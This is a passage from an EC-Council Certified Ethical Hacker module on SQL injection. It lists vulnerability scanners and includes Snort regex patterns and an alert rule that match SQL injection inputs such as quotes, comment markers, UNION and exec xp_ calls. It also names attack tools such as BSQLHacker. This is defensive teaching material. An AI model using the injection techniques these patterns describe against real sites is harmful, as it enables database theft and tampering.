



FIGURE 14.32: IBM Security AppScan Screenshot



SQL Injection Detection Tool: WebCruiser

Source: <http://sec4app.com>

WebCruiser is a **web vulnerability scanner** that allows you to scan any website for web vulnerabilities such as SQL injection, cross-site scripting, XPath injection, etc.

Features:

- 🕒 **Vulnerability Scanner:** SQL injection, cross-site scripting, XPath injection, etc.
- 🕒 **SQL Injection Scanner**
- 🕒 **SQL Injection Tool:** GET/Post/Cookie Injection POC (Proof of Concept)
- 🕒 **SQL Injection for SQL Server, MySQL, DB2, Oracle.** etc.




FIGURE 14.33: IBM Security AppScan Screenshot

Snort Rule to Detect SQL Injection Attacks

CEH
Certified Ethical Hacker

- 1 /(\%27)|(\')|(\-\-)|(\%23)|(#)/ix
- 2 /exec(\s|\+)+(s|x)p\w+/ix
- 3 /((\%27)|(\'))union/ix
- 4 /\w*((\%27)|(\'))((\%6F)|o|(\%4F))((\%72)|r|(\%52))/ix

Block these expressions in SNORT



```
alert tcp $EXTERNAL_NET any -> $HTTP_SERVERS $HTTP_PORTS (msg:"SQL Injection - Paranoid"; flow:to_server,established;uricontent:".pl";pcre:"/(\%27)|(\')|(\-\-)|(\%23)|(#)/i"; classtype:Web-application-attack; sid:9099; rev:5;)
```

<http://www.snort.org>

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.



Snort Rule to Detect SQL Injection Attacks

Source: <http://www.snort.org>

Snort rules are very useful in detecting SQL injections. Apart from detecting SQL injection attacks, Snort also sends an alert or logs the intrusion attempt. Snort uses signature-, protocol-, and anomaly-based detection methods.

Block these expressions in SNORT

```
/(\%27)|(\')|(\-\-)|(\%23)|(#)/ix
/exec(\s|\+)+(s|x)p\w+/ix
/((\%27)|(\'))union/ix
/\w*((\%27)|(\'))((\%6F)|o|(\%4F))((\%72)|r|(\%52))/ix

alert tcp $EXTERNAL_NET any -> $HTTP_SERVERS $HTTP_PORTS (msg:"SQL Injection - Paranoid";
flow:to_server,established;uricontent:".pl";pcre:"/(\%27)|(\')|(\-\-)|(\%23)|(#)/i"; classtype:Web-application-attack; sid:9099; rev:5;)
```

SQL Injection Detection Tools



The slide displays a grid of eight SQL injection detection tools, each with an icon, name, and website link. The tools are arranged in two columns of four.

 HP WebInspect http://www.hpenterprisesecurity.com	 GreenSQL Database Security http://www.greensql.com
 SQLDict http://ntsecurity.nu	 Microsoft Code Analysis Tool .NET (CAT.NET) http://www.microsoft.com
 HP Scrawl https://h30406.www3.hp.com	 NGS SQuirreL Vulnerability Scanners http://www.nccgroup.com
 SQL Block Monitor http://sql-tools.net	 WSSA - Web Site Security Scanning Service http://www.beyondsecurity.com
 Acunetix Web Vulnerability Scanner http://www.acunetix.com	 N-Stalker Web Application Security Scanner http://www.nstalker.com

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.



SQL Injection Detection Tools

The following are some more SQL injection detection tools that can be used for detecting SQL injection vulnerabilities:

- ➊ HP WebInspect available at <http://www.hpenterprisesecurity.com>
- ➋ SQLDict available at <http://ntsecurity.nu>
- ➌ HP Scrawl available at <https://h30406.www3.hp.com>
- ➍ SQL Block Monitor available at <http://sql-tools.net>
- ➎ Acunetix Web Vulnerability Scanner available at <http://www.acunetix.com>
- ➏ GreenSQL Database Security available at <http://www.greensql.com>
- ➐ Microsoft Code Analysis Tool .NET (CAT.NET) available at <http://www.microsoft.com>
- ➑ NGS SQuirreL Vulnerability Scanners available at <http://www.nccgroup.com>
- ➒ WSSA - Web Site Security Scanning Service available at <http://www.beyondsecurity.com>
- ➓ N-Stalker Web Application Security Scanner available at <http://www.nstalker.com>

Module Summary



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

- ❑ SQL injection is the most common website vulnerability on the Internet that takes advantage of non-validated input vulnerabilities to pass SQL commands through a Web application for execution by a backend database
- ❑ Threats of SQL injection include authentication bypass, information disclosure, and data integrity and availability compromise
- ❑ Database admins and web application developers need to follow a methodological approach to detect SQL injection vulnerabilities in web infrastructure that includes manual testing, function testing, and fuzzing
- ❑ SQL injection is broadly categorized as simple and blind; simple SQL injection is further categorized as UNION and error-based SQL injection
- ❑ Pen testers and attackers need to follow a comprehensive SQL injection methodology and use automated tools such as BSQLHacker for successful injection attacks
- ❑ Major SQL injection countermeasures involve input data validation, error message suppression or customization, proper DB access privilege management, and isolation of databases from underlying OS



Module Summary

- ❑ SQL injection is the most common website vulnerability on the Internet that takes advantage of non-validated input vulnerabilities to pass SQL commands through a web application for execution by a backend database.
- ❑ Threats of SQL injection include authentication bypass, information disclosure, and data integrity and availability compromise.
- ❑ Database admins and web application developers need to follow a methodological approach to detect SQL injection vulnerabilities in web infrastructure that includes manual testing, function testing, and fuzzing.
- ❑ SQL injection is broadly categorized as simple and blind; simple SQL injection is further categorized as UNION and error-based SQL injection.
- ❑ Pen testers and attackers need to follow a comprehensive SQL injection methodology and use automated tools such as BSQLHacker for successful injection attacks.
- ❑ Major SQL injection countermeasures involve input data validation, error message suppression or customization, proper DB access privilege management, and isolation of databases from the underlying OS.